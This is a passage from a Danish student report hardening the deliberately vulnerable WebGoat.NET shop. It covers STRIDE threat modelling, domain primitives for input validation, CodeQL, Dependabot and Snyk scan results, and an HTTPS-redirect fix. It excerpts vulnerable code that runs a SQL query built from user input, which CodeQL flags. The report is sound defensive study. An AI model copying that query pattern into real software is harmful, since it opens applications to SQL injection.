Nu hvor vi har identificeret, analyseret og evalueret de enkelte risici, vil vi ved hjælp af trusselsmodellering forsøge at identificere relevante trusselskategorier, relateret til de enkelte misbrugstilfælde. Fremgangsmåden vi benytter, er at tegne den relevante del af system arkitekturen og derefter bruge STRIDE-modellen til at identificere trusselskategorier. ([Nielsen, M.E.S. 2024d](#))


På baggrund af risikovurderingen i forrige afsnit, tager vi udgangspunkt i misbrugstilfælde 3. Trusselsmodelleringen for de øvrige misbrugstilfælde, kan findes i rapportens bilag 2. Grundet projektets tidsramme og for læsbarheden af denne rapport, behandles de ikke yderligere i dette afsnit.

##### **Misbrugstilfælde 3: Stjæle betalingsoplysninger**

**Tilknyttet brugstilfælde: Købe en vare i webshoppen.**

**Forudsætning: Kunden har oprettet en brugerkonto og autentificeret sig.**

En ondsindet aktør forsøger at opsnappe eller udnytte betalingsoplysninger fra kunder gennem udnyttelse af sårbarheder i webshoppens opbygning.



Figur 3 - Trusselsmodellering og STRIDE

I Figur 3 ses den grafiske repræsentation af en trusselsmodellering for misbrugstilfælde 3. Vi har tegnet systemets overordnede arkitektur bestående af en browser, en webserver og en database. Pilene indikerer, at kommunikation sker begge veje mellem de enkelte dele af systemet. Tillidsgrænserne definerer områder i arkitekturen hvor man ikke kan stole på data, som krydser grænsen. Med andre ord kan grænsen ses som en mulig angrebsflade. (Nielsen, M.E.S. 2024d, s. 2).

På dataflowdiagrammet, er der indtegnet de relevante trusselskategorier fra STRIDE-modellen, som vi har identificeret i relation til misbrugstilfældebeskrivelsen. De er tilknyttet det punkt i arkitekturen hvor de kan anses som værende en trussel.

Fra trusselsmodelleringen i Figur 3, kan vi nu udlede sikkerhedskrav, som er en beskrivelse af hvordan vi vil mitigere sårbarhederne vi har fastlagt gennem en trusselsmodellering. (Tabel 5). (Nielsen, M.E.S. 2024d, s. 3).

<b>Information Disclosure</b>	For at mitige truslen implementeres kryptering i form af TLS. Tilgås siden gennem http på port 80, svares der med en 301 statuskode, og den besøgende omdirigeres til <u>https</u> , port 443.
<b><u>Tampering</u></b>	For at mitigere truslen udføres der inputvalidering på alle inputfelter.
<b><u>Repudiation</u></b>	Gennem omfattende logning af alle bevægelser og systemændringer, mitigeres truslen.
<b><u>Elevation of Privilege:</u></b>	For at mitigere truslen bør der implementeres inputvalidering på alle inputfelter. Man bør anvende 2-faktor godkendelse på konti med administrator rolle.

Tabel 5 – Sikkerhedskrav

Der kan udledes, at der er fire potentielle trusler alene forbundet med dette misbrugstilfælde, som bør håndteres i softwaren. Sammen med truslerne relateret til de øvrige misbrugstilfælde, har analysen identificeret mange potentielle sårbarheder, der kan adresseres i løsningen.


### 5.1.5 Domæneanalyse

I det følgende afsnit udføres en domænemodellering, hvor webshoppen WebGoat overføres til en abstrakt model, der gør det muligt at bryde kompleksiteten ned i mindre dele. Modellen skal principielt afspejle den konkrete virkelighed, men vil grundet projektets begrænsning i tid kun dække et lille udsnit og tjene som en demonstration af konceptet. Efterfølgende udarbejdes domæne primitiver, som sikre effektiv inputvalidering.

Overordnet set identificeres 6 grundlæggende klasser. Disse er:

- Kunder
- Blogindlæg
- Ordre
- Produkter
- Betaling
- Levering

Se Figur 4 for disse klassers interne forbindelser.



Figur 4 - WebGoat Domænemodelleret

I centrum findes ordre, som også er det forretningsmæssige fokus. Ordre foretages af kunder, som også kan skrive blogindlæg. Ordre skal også kunne leveres, mens der knytter sig en betaling til dem. Samtidigt består ordre også altid af et eller flere produkter.

Med klasserne på plads, er næste skridt at udarbejde attributter for dem hver især. Det kræver, at der zoomes ind og at de enkelte enheder analyseres dybere. I dette eksempel anvendes "Kunde", mens det skal nævnes at samtlige 6 klasser har underliggende attributter. Disse fremgår dog ikke her. I denne model har kunde-klassen 6 aggregerede attributter. De ses på figur 5.




Figur 5: Klassen "Kunde" i Domænet

Disse seks attributter kan yderligere beskrives i mindre elementer.

- Navn består af et fornavn og et efternavn
- Betalingsoplysninger er oplysninger om betalingskort. Det består af et kort nr., 3 kontrolcifre og en dato, der markerer hvornår kortet udløber.
- ID Nr. er et tal, som automatisk genereres, inkrementelt øges og er unikt. Det tilknyttes kunder ved oprettelse og kan ikke nedbrydes yderligere.
- Login kan deles op i brugernavn og password.
- Kontaktveje består af Tlf. Nr. og en e-mailadresse.
- Adresse består af et land, post kode, vejnavn og region.

En visuel repræsentation af det aggregerede adressefelt fremgår på figur 6.



Figur 6 – Underelementerne på Adresse

Med disse attributter kan der udarbejdes domæne primitiver for hver attribut. For adresse skal der f.eks. være et for land, post kode, vejnavn og region.

For at vise konceptet i praksis udarbejdes et primitiv for delementet "Land". Der skal derfor opstilles regler for hvad der er gyldigt og ikke gyldigt input. Her er det oplagt at trække på viden om inputvalidering og se på størrelse og indhold. Det kortest gyldige input for et land er "UK" for United Kingdom. Samtidig har nogle lande meget lange navne, som f.eks. "Det Forenede Kongerige Storbritannien og Nordirland" som er det samme navn i en mere formel udgave, på hele 51 tegn. Grænsen kan derfor sættes til 60 tegn, så der også er en buffer. Der må kun anvendes bogstaver, da der ikke indgår special tegn eller tal i lande-navne. Mellemrum må også anvendes, da det er til stede i flere gyldige navn, så det er en undtagelse til reglen om specieltegn, men det må ikke stå alene. Med disse regler kan der konstrueres et kodeelement, som kan implementeres til at kontrollere om reglerne for det givne domæne primitiv overholdes.

### 5.1.6 Anvendelse af CodeQL

CodeQL kan automatiseres til at scanne kode løbende. Herunder i Figur 7 og 8 fremgår et resultat af WebGoat, efter koden er scannet i sin oprindelige form. Resultatet viser 20 sårbarheder med forskellige grader af alvorlighed. 4 er vurderet høje, mens de resterende 16 er medium.

Overview

Reporting

Policy

Advisories

Vulnerability alerts

Dependabot

Code scanning20

Code scanning

All tools are working as expected

Tools 1 + Add tool

is:open branch:main tool:CodeQL

Clear current search query, filters, and sorts

20 Open 0 Closed

Language

Tool

Branch

Rule

Severity

Sort

SQL query built from user-controlled sources

High

#20 opened last week • Detected by CodeQL in WebGoat.NET/Data/O

main

Inefficient regular expression

High

#7 opened last week • Detected by CodeQL in WebGoat.NET/.../dist/jquery.validate.js :1394

main

Inefficient regular expression

High

#6 opened last week • Detected by CodeQL in WebGoat.NET/.../dist/additional-methods.js :1092

main

Inefficient regular expression

High

#5 opened last week • Detected by CodeQL in WebGoat.NET/.../dist/additional-methods.js :1092

main

Unsafe expansion of self-closing HTML tag

Medium

#4 opened last week • Detected by CodeQL in WebGoat.NET/.../dist/jquery.js :5796

main

Exposure of private information

Medium

#19 opened last week • Detected by CodeQL in WebGoat.NET/Models/CreditCard.cs :179

main

Cross-site scripting

Medium

#18 opened last week • Detected by CodeQL in WebGoat.NET/.../Shared/\_LoginPartial.cshtml :16

main

Cross-site scripting

Medium

#17 opened last week • Detected by CodeQL in WebGoat.NET/.../Blog/Index.cshtml :22

main

Figur 7 - Første halvdel af resultatet fra CodeQL

IT-sikkerhed

Software Sikkerhed

Side | 24




<input type="checkbox"/>		Cross-site scripting <span>Medium</span>	main
		#16 opened last week • Detected by CodeQL in WebGoat.NET/.../Account/ChangeAccountInfo.cshtml :42	
<input type="checkbox"/>		Cross-site scripting <span>Medium</span>	main
		#15 opened last week • Detected by CodeQL in WebGoat.NET/.../Account/ChangeAccountInfo.cshtml :39	
<input type="checkbox"/>		Cross-site scripting <span>Medium</span>	main
		#14 opened last week • Detected by CodeQL in WebGoat.NET/.../Account/ChangeAccountInfo.cshtml :36	
<input type="checkbox"/>		Cross-site scripting <span>Medium</span>	main
		#13 opened last week • Detected by CodeQL in WebGoat.NET/.../Account/ChangeAccountInfo.cshtml :33	
<input type="checkbox"/>		Cross-site scripting <span>Medium</span>	main
		#12 opened last week • Detected by CodeQL in WebGoat.NET/.../Account/ChangeAccountInfo.cshtml :30	
<input type="checkbox"/>		Cross-site scripting <span>Medium</span>	main
		#11 opened last week • Detected by CodeQL in WebGoat.NET/.../Account/ChangeAccountInfo.cshtml :24	
<input type="checkbox"/>		Cross-site scripting <span>Medium</span>	main
		#10 opened last week • Detected by CodeQL in WebGoat.NET/.../Account/ChangeAccountInfo.cshtml :21	
<input type="checkbox"/>		URL redirection from remote source <span>Medium</span>	main
		#9 opened last week • Detected by CodeQL in WebGoat.NET/Controllers/CheckoutController.cs :219	
<input type="checkbox"/>		URL redirection from remote source <span>Medium</span>	main
		#8 opened last week • Detected by CodeQL in WebGoat.NET/Controllers/AccountController.cs :50	
<input type="checkbox"/>		DOM text reinterpreted as HTML <span>Medium</span>	main
		#3 opened last week • Detected by CodeQL in WebGoat.NET/.../dist/jquery.js :9838	
<input type="checkbox"/>		DOM text reinterpreted as HTML <span>Medium</span>	main
		#2 opened last week • Detected by CodeQL in WebGoat.NET/.../js/bootstrap.bundle.js :1076	
<input type="checkbox"/>		DOM text reinterpreted as HTML <span>Medium</span>	main
		#1 opened last week • Detected by CodeQL in WebGoat.NET/.../js/bootstrap.js :1077	



**ProTip!** CodeQL queries are developed by an open-source coalition called the [GitHub Security Lab](#)

Figur 8 - Anden halvdel af resultatet fra CodeQL

Fra toppen fremgår det, at en SQL-query sammensættes fra brugerinput, hvilket gør det muligt at lave SQL injection. Efterfølgende ses 3 sårbarheder, som relaterer sig til regex udtryk. I kategorien medium finder vi en række forskellige forhold, dog er 9 af de 16 fundne sårbarheder relateret til cross site scripting. CodeQL giver også en udførlig beskrivelse af den enkelte sårbarhed, hvis brugeren ønsker det, samt en anbefaling og et eksempel på en mulig løsning. Se Figur 9 herunder, hvor den øverste sårbarhed fremgår.

## SQL query built from user-controlled sources

 Open in `main` 4 hours ago

 Speed up the remediation of this alert with [Copilot Autofix for CodeQL](#)
 Generate fix

WebGoat.NET/Data/OrderRepository.cs:49

```

46
47         using (var command = _context.Database.GetDbConnection().CreateCommand())
48         {
49             command.CommandText = sql;


This query depends on this ASP.NET Core MVC action method parameter
.
This query depends on this ASP.NET Core MVC action method parameter
.
CodeQL  Show paths

50             _context.Database.OpenConnection();
51
52             using var dataReader = command.ExecuteReader();
    
```

Severity

**High**


Affected branches

 `main`

Tags

**security**

Weaknesses

 CWE-89

Tool	Rule ID	Query
CodeQL	cs/sql-injection	<a href="#">View source</a>

If a SQL query is built using string concatenation, and the components of the concatenation include user input, a user is likely to be able to run malicious database queries.

### Recommendation

Usually, it is better to use a prepared statement than to build a complete query with string concatenation. A prepared statement can include a parameter, written as either a question mark ( `?` ) or with an explicit name ( `@parameter` ), for each part of the SQL query that is expected to be filled in by a different value each time it is run. When the query is later executed, a value must be supplied for each parameter in the query.

It is good practice to use prepared statements for supplying parameters to a query, whether or not any of the parameters are directly traceable to user input. Doing so avoids any need to worry about quoting and escaping.

Figur 99 - Eksempel på en sårbarhed fundet med CodeQL forklaret i flere detaljer

Her ser vi en del nyttig information. Resultatet henviser til den sti og fil, hvori det problematiske SQL-udtryk findes og det er muligt at se hvilken linje der specifikt refereres til. Den relevante CWE-klasse, her 89, fremgår til højre. En udførlig anbefaling følger efterfølgende. Sammenlagt giver det et solidt grundlag at arbejdere videre ud fra, når sårbarheden skal løses.


At løse samtlige 20 sårbarheder enkeltvis kræver dog flere ressourcer og tid, end dette projekt tillader. En række sårbarheder af forskellige karakterer er derfor udvalgt med henblik på løsning.

### 5.1.7 Anvendelse af Dependabot

På GitHub-repository kan der anvendes værktøjet Dependabot til at scanne applikationen for sårbarheder i tredjepartsafhængigheder. Værktøjet kan aktiveres via brugergrænsefladen på GitHub ved at navigere til **Settings > Code Security**.

Dependabot kan scanne i et fast interval, som f.eks. dagligt eller ugentligt. Scanningen foretages uafhængigt af ændringer i koden. Det betyder at eventuelle nye sårbarheder i færdigudviklede projekter opdages automatisk.

Scanningen resulterer i to sårbarheder, som vist herunder i Figur 10. I løsningsafsnittet vil vi se nærmere på hvordan der kan mitigere denne sårbarhed.



Figur 1010 - Dependabot sårbarheder

### 5.1.8 Anvendelse af SNYK

Sårbarhedsscanning af tredjepartsafhængigheder udvides med SNYK, som et supplement til Dependabot scanningen. SNYK anvender sin egenudviklede sårbarhedsdatabase og kan måske finde frem til andre resultater. SNYK har også den fordel at det kan anvende værktøjet i en CI/CD pipeline, og dermed teste tredjepartsafhængigheder hver gang koden ændres, og ikke kun én gang om dagen, som det er tilfældet med Dependabot.

SNYK finder ni sårbarheder, hvoraf flere er med en høj alvorlighedsgrad.

Resultatet af scanningen er tilgængeligt herunder i Figur 11. Skærm billedet er beskåret, for læsbarhedens skyld. Det fulde resultat af scanningen er tilgængeligt i rapportens bilag 3.

```
Testing C:\Users\benzd\OneDrive\1. Git\IT-Sikkerhed\WebGoat\WebGoat.NET...

Tested 236 dependencies for known issues, found 9 issues, 64 vulnerable paths.

Issues with no direct upgrade or patch:
X Improper Access Control [Critical Severity][https://snyk.io/vuln/SNYK-DOTNET-NUGETPACKAGING-
introduced by Microsoft.VisualStudio.Web.CodeGeneration.Design@7.0.10 > Microsoft.DotNet.Sc
This issue was fixed in versions: 5.11.6, 6.0.6, 6.3.4, 6.4.3, 6.6.2, 6.7.1, 6.8.1
X Improper Input Validation [Medium Severity][https://snyk.io/vuln/SNYK-DOTNET-SYSTEMFORMATSAS
introduced by Microsoft.VisualStudio.Web.CodeGeneration.Design@7.0.10 > Microsoft.DotNet.Sc
yptography.Cng@5.0.0 > System.Formats.Asn1@5.0.0 and 19 other path(s)
This issue was fixed in versions: 6.0.1, 8.0.1
X Denial of Service (DoS) [High Severity][https://snyk.io/vuln/SNYK-DOTNET-SYSTEMNETHTTP-60049
introduced by Microsoft.VisualStudio.Web.CodeGeneration.Design@7.0.10 > Microsoft.DotNet.Sc
Library@1.6.1 > System.Net.Http@4.3.0 and 3 other path(s)
This issue was fixed in versions: 4.1.2, 4.3.2
X Improper Certificate Validation [High Severity][https://snyk.io/vuln/SNYK-DOTNET-SYSTEMNETHT
introduced by Microsoft.VisualStudio.Web.CodeGeneration.Design@7.0.10 > Microsoft.DotNet.Sc
Library@1.6.1 > System.Net.Http@4.3.0 and 3 other path(s)
This issue was fixed in versions: 4.1.2, 4.3.2
X Privilege Escalation [High Severity][https://snyk.io/vuln/SNYK-DOTNET-SYSTEMNETHTTP-60047] i
introduced by Microsoft.VisualStudio.Web.CodeGeneration.Design@7.0.10 > Microsoft.DotNet.Sc
Library@1.6.1 > System.Net.Http@4.3.0 and 3 other path(s)
This issue was fixed in versions: 4.1.2, 4.3.2
X Authentication Bypass [Medium Severity][https://snyk.io/vuln/SNYK-DOTNET-SYSTEMNETHTTP-60048
introduced by Microsoft.VisualStudio.Web.CodeGeneration.Design@7.0.10 > Microsoft.DotNet.Sc
Library@1.6.1 > System.Net.Http@4.3.0 and 3 other path(s)
This issue was fixed in versions: 4.1.2, 4.3.2
X Information Exposure [High Severity][https://snyk.io/vuln/SNYK-DOTNET-SYSTEMNETHTTP-72439] i
introduced by Microsoft.VisualStudio.Web.CodeGeneration.Design@7.0.10 > Microsoft.DotNet.Sc
Library@1.6.1 > System.Net.Http@4.3.0 and 3 other path(s)
This issue was fixed in versions: 2.0.20710, 4.0.1-beta-23225, 4.1.4, 4.3.4
X Denial of Service (DoS) [High Severity][https://snyk.io/vuln/SNYK-DOTNET-SYSTEMTEXTJSON-7433
introduced by Microsoft.AspNetCore.Mvc.Razor.RuntimeCompilation@7.0.12 > Microsoft.Extension
This issue was fixed in versions: 8.0.4
X Regular Expression Denial of Service (ReDoS) [High Severity][https://snyk.io/vuln/SNYK-DOTNE
introduced by Microsoft.VisualStudio.Web.CodeGeneration.Design@7.0.10 > Microsoft.DotNet.Sc
Library@1.6.1 > System.Text.RegularExpressions@4.3.0 and 11 other path(s)
This issue was fixed in versions: 4.3.1
```

Figur 11 - SNYK Scanning for sårbarheder

Dermed afsluttes kapitel 5, omhandlende projektets analyse. Analysen har resulteret i en omfattende liste af sikkerhedsrisici og sårbarheder, som vi kan arbejde videre med i næste kapitel, omhandlende vores løsning.

## 6. Løsningsforslag

I dette kapitel designs og implementeres foranstaltninger til de identificerede sårbarheder fra analysen. På grund af projektets tidsramme er det ikke muligt at mitigere alle sårbarheder. Derfor er der udvalgt specifikke sårbarheder baseret på de anvendte metoder og værktøjer i analysen.

### 6.1 Overordnet løsningsforslag

I følgende afsnit udarbejdes og testes foranstaltninger til de sårbarheder der har været udvalgt fra analysen. Foranstaltningerne omhandler bl.a. Inputvalidering, domæne primitiver og kryptering.

#### 6.1.1 Information Disclosure / Man-in-the-middle

Fra risikostyringen i vores analyse, har vi valgt at mitigere sårbarheden hvor en angriber lykkedes med at stjæle betalingsoplysninger ved et man-in-the-middle angreb. Sårbarheden blev fundet gennem trusselsmodelleringen over misbrugstilfælde 3, i afsnit [5.1.4](#).

Ved denne sårbarhed placerer angriberen sig mellem kundens browser og webserveren med det formål at opsnappe data, som fx passwords. For at beskytte mod dette vælger vi at kryptere trafikken mellem browseren og webserveren ved at sikre, at hjemmesiden kun kan tilgås via HTTPS (HTTP Secure).

HTTPS er en sikkerhedsforanstaltning, der anvender TLS-protokollen (Transport Layer Security) til at kryptere al data, der udveksles mellem klienten (browseren) og serveren. ([IETF, 2018](#)). Dette sikrer, at følsomme oplysninger ikke kan læses eller ændres af uvedkommende, selv hvis data opsnappes undervejs. HTTPS sikrer også at både klienten og serveren kan stole på at den anden part er den som de udgiver sig for at være. Det sker gennem udveksling af digitale certifikater. ([Pedersen, A.Å og Vandrup, K.D 2022, s. 277-278](#)).

Forretningen ønsker dog ikke at afvise besøgende, der forsøger at tilgå hjemmesiden via HTTP. I stedet omdirigeres de automatisk til HTTPS. I denne applikation sker omdirigeringen fra port 5000 til 5001. I kildekoden udføres følgende ændringer i filen 'startup.cs', for at etablere HTTPS omdirigering:

```
app.UseHttpsRedirection(); // Forces HTTPS redirection
```

Figur 1212 - HTTPS-redirect metode

Webapplikationen er udviklet med ASP.NET Core, som er en platform til webudvikling. ASP.NET Core understøtter HTTPS-omdirigering via metoden 'app.UseHttpsRedirection()', som vist i Figur 12. Som standard resulterer metoden i et HTTP-svar med statuskoden "307 – Temporary Redirect", hvilket indikerer, at der er tale om en midlertidig omdirigering. For at ændre denne adfærd, samt konfigurere omdirigeringen fra en anden port end port 443, skal der tilføjes specifikke indstillinger,


som vist i Figur 13.

```
services.AddHttpsRedirection(options => // HTTPS redirection options
{
    options.RedirectStatusCode = Microsoft.AspNetCore.Http.StatusCodes.Status301MovedPermanently; // Changes 307 to 301
    options.HttpsPort = 5001; // Sets HTTPS port to 5001
});
```

Figur 1313 - HTTPS-redirect indstillinger


Disse indstillinger tilføjes som en del af metoden 'ConfigureServices' i 'startup.cs'. ([Microsoft 2024](#))

